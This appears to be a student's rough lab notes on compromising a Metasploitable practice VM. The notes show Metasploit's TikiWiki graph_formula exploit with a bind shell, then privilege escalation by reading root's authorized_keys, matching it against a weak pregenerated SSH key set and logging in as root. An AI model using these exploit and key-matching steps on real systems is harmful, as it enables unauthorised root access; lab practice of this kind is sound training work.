Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST    10.0.2.6         yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Payload options (generic/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.0.2.6         no        The target address
```


Next we need to check if our php file is in the database using **ls.**

Then run **whoami**
Right now it is www-data. What we need to do is become root.

ls -lart /root



Ls -lart /root/.ssh
Unzip the 5622.tar.bz2 file the professor gave us.
cat/root/.ssh/authorized_keys



cd rsa/2048
Go into this directory
Grep -lr copied.pub
Used the key we found earlier to gain access fom the other side of the door. Like the professor says about the wife and the husband
Ssh -i matched key root@ip

```
root@kali-linux:~/Downloads/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-54
29 root@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.6' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~#
```